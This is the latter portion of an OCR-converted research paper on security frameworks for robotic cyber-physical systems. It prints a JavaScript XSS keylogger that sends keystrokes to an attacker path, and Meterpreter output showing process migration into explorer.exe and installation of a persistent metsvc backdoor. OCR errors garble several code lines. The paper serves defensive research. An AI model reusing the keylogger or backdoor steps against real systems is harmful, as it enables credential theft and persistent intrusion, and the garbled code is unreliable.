    if a_cin > 10:
 a_cin = 10
    elif a_cin < −10:
 a_cin = −10
    else:
 a_cin = a.cin
    control_inputs.append(a.cin)
    if i > a.place:
 if (a.score[−1] = = a.thres):
 a.att = a.drift
 else:
a.att = a.thres + a.drift-a.score[−1]
Attack part: (l is position for malicious data)
l = np.array([9520, 9312, 3214, 4324, 4143, 4143, 7323, 8023, 4565, 234,
3123, 2524, 5324, 45, 3234, 4452, 977, 4040, 3567, 1234, 2345, 7454,
1890, 5789, 3432]AQ)
mid2 = 0.6
mid = 0
m = np.array([])
for i in l:
    tsz = d[i + 50000]
    tsz[mid] = tsz[mid] + mid2
    att = np.array([tsz])
    if mid < 13:
 mid = mid + 1
    else:
 mid = mid-13
 mid2 = 0.8
    loss = autoencoder.evaluate(att, att)
    print(loss)
    m = np.append(m, loss[0])
```


Figure 6a plots the register reading and its value to observe anomalies or any abnormal behavior by the computational components or the physical devices at high-value thresholds or if the system stabilizes after measuring against the predetermined optimum values to deliver consistent value outputs. The authors also tested the framework for a use case involving CPS monitoring and controlling IoT wet sensors. Simulated attacks were executed to gather the response and the readings, as illustrated in Fig. 6b, for the plot between the wet sensor register v/s value.

Reconstruction error for different attack classes for anomaly detection in the CPS robotic setup is shown in Fig. 7. The lower graph shows the reconstruction error and the data point index. After observing the normal values in Fig. 7a, different anomalies are plotted in Fig. 7b. The reconstruction error for anomalies of different sensors is plotted against the time series. Different anomalies react differently depending upon the type of input, and they are shown with different colors in Fig. 7 for better differentiation.

Figures 8 a, b, and c present plots of the differences in the speed, rotational angle, and altitude, respectively, before and after the attack.


6 Results obtained

This research simulates the real-time exploitation of vulnerabilities in CPS robotic systems via the proposed framework in the form of a two-phase process. This validates the enhanced data security output of the integrated sensor and physical nodes with the intelligent monitor and controller system health monitor during real-time cyberattacks. The assumption is taken for a small- to medium-intensity cyberattack to exploit the known and




a: DoS attack register v/s value b: Wet sensor register v/s value

Fig. 6 **a** DoS attack register v/s value. **b** Wet sensor register v/s value




a: Reconstruction error for different classes b: Reconstruction error for anomalies of different sensors

Fig. 7 **a** Reconstruction error for different classes. **b** Reconstruction error for anomalies of different sensors



a: Speed difference b: Rotational angle difference



c: Altitude difference before and after the attack

Fig. 8 **a** Speed difference. **b** Rotational angle difference. **c** Altitude difference before and after the attack

unknown zero-day vulnerabilities. This research also assumes that the intruder can successfully breach firewall security and embed abnormal network traffic data flows, which results in congestion of the CPS network. This further impacts the ability of the CPS Robotic to work significantly, resulting in partial to complete loss of access, and severely impacts the quality of services (QoS) of the CPS infrastructure. This research validates the security framework for an IoT sensor–physical integrated CPS to simulate real industrial scenarios and

apply them to complex infrastructures. The authors first executed a cross-site scripting (XSS) attack with malicious scripts being injected into the CPS server controller site and apps to run on the user system, as illustrated in Fig. 9. The scripts change the user input with invalidated and sanitized inputs to alter the output for physical components.

This redirected the human access to the robotic CPS to the intruder's site; the malicious XSS redirection code is presented below for reference.

```
https://var buffer = []; var attacker = '/labs/keylogger/?c = 'document.
onkeypress = function€
{
var timestamp = Date.now() | 0;
var stroke = {k:e.key,t:timestamp};
buffer.push(stroke);
}
window.setInterval(function() buffer.length > 0
   {
 var data = endcodeURlComponent(JSON.stringify(buffer));
 new Image().src = attacker + data;
 buffer = [];
   }
```

The authors calculated the time required to find vulnerabilities and used them to exploit the robotic devices and components being monitored and controlled by the CPS app and database servers. This was performed by three different levels of intruders, including expert Cyber hackers, professionals, and amateurs, on the CPS architecture, as illustrated in Fig. 10.

The authors then executed a Telnet anonymous attack, as illustrated in Fig. 11, on one of the robotic CPS log aggregator service controller servers and exploited it successfully.

Telnet access further provides a remote shell through which the intruder can access the processes running on the server, as illustrated in Fig. 12.

The intruder is easily able to hide their malicious process behind a legitimate process; the authors selected Explorer.exe because it is a process that runs at startup and is always present on CPS Windows servers. To execute this, the command "migrate PID number" is run to migrate the process from one to another, as shown in Fig. 13.

The intruder installed the backdoor, typed run metsvc, and accessed ports that were created and the directory where the malicious script files were uploaded before the attack, as illustrated in Fig. 14.

The authors also calculated the time required to compromise the Telnet service and obtain a remote shell on the CPS controller server to access the processes. Then, one legitimate process was migrated to execute another malicious process, which opened a port and aided in further exploiting the robotic devices and components on the CPS architecture, as illustrated in Fig. 15.

CPS device logs reveal internal information that helps determine vulnerabilities as well as scan results. For each vulnerability, the output log (cpi_.txt) is generated under the resultant directory and provides the mission and inputs that trigger the finding vulnerability as well as the simulation outputs for cyber components and physical devices as presented below.

```
# cpi_20210722_101319_g0_s1.txt
[MISSION]
QGC WPL 110
0 0 0 16 0 0 0 0 –37.343262 145.152364 584.080017 1
1 1 3 22 0 0 0 0 –37.343262 145.152375 43.7768741 1
2 0 3 19 0 0 0 0 –37.343294 145.150958 30.4509854 1
3 0 3 19 0 0 0 0 –37.343341 145.152229 33.3352852 1
4 0 3 19 0 0 0 0 –37.343349 145.153908 34.7347567 1
5 0 3 19 0 0 0 0 –37.343069 145.154233 46.0866376 1
6 0 3 21 0 0 0 0 –37.343069 145.154238 0 1
[INPUTS]
[['log_id', '20200520_101319_g0_s1', 'tunnel', '0 0 0 0', 'timeout', 0,
'battcap', 0, 'nums', 3, 3, 10], ['static', 'false', 'mass', '36.0', 'ixx', '28.0', 'iyy',
'10.0', 'izz', '15.0', 'size', '3 3 10'], ['windGustDirection', '164.0 6.0 81.0', 'wind-
GustDuration', '6.0', 'windGustDuration', '6.0', 'mag_field', '6e-07 2.3e-21
–4.2e-47', 'temperature', '298.15', 'pressure', '101,325AQ.29', 'tempera-
ture_gradient', '–0.0066']]
[OUTPUT]
(5, [9.6103, 1.8497, 1.239], [3.7014, 9.8052, 0.3639])
```




Fig. 9 Cross-site scripting attack




Fig. 10 XSS attack




Fig. 11 Telnet remote exploit on a robotic CPS

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 228   564   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 240   564   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 296   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 444   804   wmiprvse.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wbem\wmiprvse.exe
 496   296   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 520   296   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 564   520   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 576   520   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 804   564   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 844   900   wuauclt.exe       x86   0        SERVER\Administrator          C:\WINDOWS\system32\wuauclt.exe
 856   564   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 884   564   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 900   564   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1316  1424  cmd.exe           x86   0        SERVER\Administrator          C:\WINDOWS\system32\cmd.exe
 1424  1396  explorer.exe      x86   0        SERVER\Administrator          C:\WINDOWS\Explorer.EXE
 1496  1424  mshta.exe         x86   0        SERVER\Administrator          C:\WINDOWS\system32\mshta.exe
```

Fig. 12 Successfully accessed process list

```
meterpreter > migrate 1424
[*] Migrating from 804 to 1424...
[*] Migration completed successfully.
```

Fig. 13 Migrating the legacy process to the malicious process

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\OPevOkmqmpII...
[*]   >> Uploading metsrv.x86.dll...
[*]   >> Uploading metsvc-server.exe...
[*]   >> Uploading metsvc.exe...
[*] Starting the service...
          * Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```

Fig. 14 Successfully exploited CPS server

The output and graphs for "Mean Time to Compromise" displayed the trend that expert-level cyber attackers stood out and easily hacked the CPS App and Services compared with professional and amateur hackers, who were slow but still successful.

7 Conclusion

Robotic CPSs need to be secure with the highest level of security; however, ever-increasing smart cyberattacks constantly target the CPS infrastructure. This research focused on presenting a new unique comprehensive




Fig. 15 Telnet pivot attack

taxonomy. Defining the exact critical category of the CPS devices is challenging to estimate, so the authors used a customized digital library as input for the proposed secure CPS framework for the CPS robotic architectures of interconnected computational and physical devices in the architecture. The authors simulated two common cyber-attacks on CPS Controller servers (cross-site scripting and Telnet pivoting), gathering known and unknown vulnerabilities as an attack tree-based algorithm and exploiting them to determine the ability to compromise 50 devices and systems as per three different levels of cyber intruders.

Abbreviations

CPS	Cyber Physical Systems
IoT	Internet of Things
ELM	Extreme learning machine
SDN	Software-defined network
QoS	Quality of service
ECLAT algorithm	Equivalence Class Clustering and bottom-up Lattice Traversal
CIAAP	Confidence, integrity, availability, authentication, and privacy
CVE	Common vulnerabilities and exploits
HTTP	Hypertext Transfer Protocol
NIST	National Institute of Standards and Technology
XSS	Cross-site scripting

Authors' contributions

Akashdeep Bhardwaj: conceptualization; data curation; formal analysis; methodology; writing—original draft; software. Salil Bharany: investigation; methodology; writing—original draft; writing—review and editing. Ateeq Ur Rehman: writing—review and editing; methodology; conceptualization. Ghanshyam G. Tejani: writing—review and editing; validation; visualization. Seada Hussen: writing—review and editing; software; resources; methodology.

Funding

The authors declare that no funds, grants, or other support were received during the preparation of this manuscript.

Data availability

The dataset used in this study is publicly available at https://www.cvedetails.com/vulnerability-list/.

Declarations

Ethics approval and consent to participate

Not applicable.

Consent for publication

Not applicable.

Competing interests

The authors declare no competing interests.

Received: 2 October 2024 Accepted: 8 January 2025
Published online: 24 January 2025

References

1. Cyber-Physical Systems. NIST. (2019). https://www.nist.gov/el/cyber-physical-systems
2. Morrison, S. *The Colonial Pipeline Ransomware Cyberattack: How a Major Oil Pipeline Got Held for Ransom*. Vox. (2021). https://www.vox.com/recode/22428774/ransomeware-pipeline-colonial-darkside-gas-prices
3. Pfefferle, M. *What is Stuxnet? Verve Industrial*. (2021). https://verveindustrial.com/resources/blog/what-is-stuxnet/
4. Exabeam. *Operation Aurora – 2010's Major Breach by Chinese Hackers*. (2019, June 18). https://www.exabeam.com/information-security/operation-aurora/
5. Robotics and cyber-Physical systems | Computer science research at Max Planck Institutes. *CIS Robotics*. (2019). https://www.cis.mpg.de/robotics/
6. C. Huang, P. Chen, H. Tseng, Z. Zhang, H. Hong, Y. Tu, Design of an intelligent robotic vehicle for agricultural cyber physical systems. IEEE Int. Conf. Consum. Electron. (ICCE) **2020**, 1–2 (2020). https://doi.org/10.1109/ICCE46568.2020.9043017
7. Zhang, S., Jiang, Q., Li, Y., Li, F., Song, R., *Contact State Classification in Industrial Robotic Assembly Tasks Based on Extreme Learning Machine*. 2018 IEEE 8th Annual International Conference on CYBER Technology in Automation, Control, and Intelligent Systems (CYBER), (2018), pp. 617–622, https://doi.org/10.1109/CYBER.2018.8688295
8. C. Shih, F. Lian, Grinding complex workpiece surface based on cyber-physical robotic systems. IEEE Int. Conf. Industrial Cyber Phys. Syst. (ICPS) **2019**, 461–466 (2019). https://doi.org/10.1109/ICPHYS.2019.8780361
9. Muthusamy, R., *Investigation and Design of Robotic Assistance Control System for Cooperative Manipulation*. 2019 IEEE 9th Annual International Conference on CYBER Technology in Automation, Control, and Intelligent Systems (CYBER), (2019), pp. 889–895, https://doi.org/10.1109/CYBER46603.2019.9066573
10. Jhaveri, R., Tan, R., Ramani, S., *Real-Time QoS-Aware Routing Scheme in SDN-Based Robotic Cyber-Physical Systems*. 2019 IEEE 5th International Conference on Mechatronics System and Robots (ICMSR), (2019), pp. 18–23, https://doi.org/10.1109/ICMSR.2019.8835463
11. Li, F., Jiang, Q., Li, Y., Wei, M., Song, R., *Modeling Contact State of Industrial Robotic Assembly Using Support Vector Regression*. 2018 IEEE 8th Annual International Conference on CYBER Technology in Automation, Control, and Intelligent Systems (CYBER), (2018), pp. 646–651, https://doi.org/10.1109/CYBER.2018.8688071
12. Butt, J., Wang, H., Pathan, R., *Design, Fabrication, and Analysis of a Sensorized Soft Robotic Gripper*. 2018 IEEE 8th Annual International Conference on CYBER Technology in Automation, Control, and Intelligent Systems (CYBER), (2018), pp. 169–174, https://doi.org/10.1109/CYBER.2018.8688201
13. B. Ding, J. Xu, H. Wang, H. Zhang, H. Liu, D. Feng, Invited paper: Distributed computing in cyber-physical intelligence: Robotic perception as an example. IEEE Int. Conf. Serv.-Orient. Syst. Eng. (SOSE) **2019**, 1–17 (2019). https://doi.org/10.1109/SOSE.2019.00012
14. L. Keung, C. Lee, P. Ji, J. Huo, Cloud-based cyber-physical robotic mobile fulfillment systems considering order correlation pattern. IEEE Int. Conf. Industrial Eng. Eng. Manag. (IEEM) **2020**, 113–117 (2020). https://doi.org/10.1109/IEEM45057.2020.9309904
15. Hong, Q., Liu, L., Cheng, H., Chen, H., *Robot Teaching and Learning Based on "Adult" and "Child" Robot Concept*. 2018 IEEE 8th Annual International Conference on CYBER Technology in Automation, Control, and Intelligent Systems (CYBER), (2018), pp. 181–186, https://doi.org/10.1109/CYBER.2018.8688276
16. S. Xu, H. Huang, Y. Kung, S. Lin, Collision-free fuzzy formation control of swarm robotic cyber-physical systems using a robust orthogonal firefly algorithm. IEEE Access **7**, 9205–9214 (2019). https://doi.org/10.1109/ACCESS.2018.2888881
17. Zhu, J., Wang, H., Han, D., Liu, J., *Smart Surveillance: A Nature Ecological Intelligent Surveillance System with Robotic Observation Cameras and Environment Factors Sensors*. 2018 IEEE 8th Annual International Conference on CYBER Technology in Automation, Control, and Intelligent Systems (CYBER), (2018), pp. 451–456, https://doi.org/10.1109/CYBER.2018.8688130
18. Alshukri, D., Lavanya, V., Sumesh, P., Krishnan, P., Intelligent border security intrusion detection using IoT and embedded systems. 4th IEEE MEC International Conference on Big Data and Smart City (ICBDSC), Muscat, Oman, 1–3, (2019), https://doi.org/10.1109/ICBDSC.2019.8645587.
19. Tanjim, M., Oishi, A., Nandy, A., Jannah, R., Ahmed, S., *A Flight Control System for a Vehicle*. IEEE International Conference on Robotics, Electrical and Signal Processing Techniques (ICREST) (Dhaka, Bangladesh, 2019)
20. Uddin, S., Hossain, R., Rabbi, S., Hasan, A., Zishan, R., *Unmanned Aerial Vehicle for Cleaning the High Rise Buildings*. IEEE International Conference on Robotics, Electrical and Signal Processing Techniques (ICREST) (Dhaka, Bangladesh, 2019)
21. A. Hussain, E. Marín Tordera, X. Masip-Bruin and H. C. Leligou, Rule-based with machine learning IDS for DDoS attack detection in cyber-physical production systems (CPPS). IEEE Access **12,** 114894–114911, (2024), https://doi.org/10.1109/ACCESS.2024.3445261
22. Z. Nie, S. Basumallik, P. Banerjee, A.K. Srivastava, *Intrusion Detection in Cyber-Physical Grid using Incremental ML with Adaptive Moment Estimation*. IEEE Trans. Indust. Cyber-Phys. Syst. **2**, 206–219 (2024). https://doi.org/10.1109/TICPS.2024.3413607
23. H. Zhang, J. Yao, Z. Wang, S. Gao, H. Yan, Optimal DDoS attack strategy for cyber–physical systems: A multiattacker–defender game. IEEE Syst. J. **18**(2), 929–940 (2024). https://doi.org/10.1109/JSYST.2024.3381304
24. F. Zahid, M.M.Y. Kuo, R. Sinha, G. Funchal, T. Pedrosa, P. Leitao, Actively detecting multiscale flooding attacks & attack volumes in resource-constrained ICPS. IEEE Trans. Industr. Inf. **20**(7), 9266–9274 (2024). https://doi.org/10.1109/TII.2024.3383520
25. A. Sharma, S. Rani, S. H. Shah, R. Sharma, F. Yu and M. M. Hassan, An efficient hybrid deep learning model for denial of service detection in cyber physical systems. IEEE Trans. Network Sci. Eng. **10**(5), 2419–2428, (2023), https://doi.org/10.1109/TNSE.2023.3273301
26. CVE security vulnerability database. *Security Vulnerabilities, Exploits, References and More*. (2021)
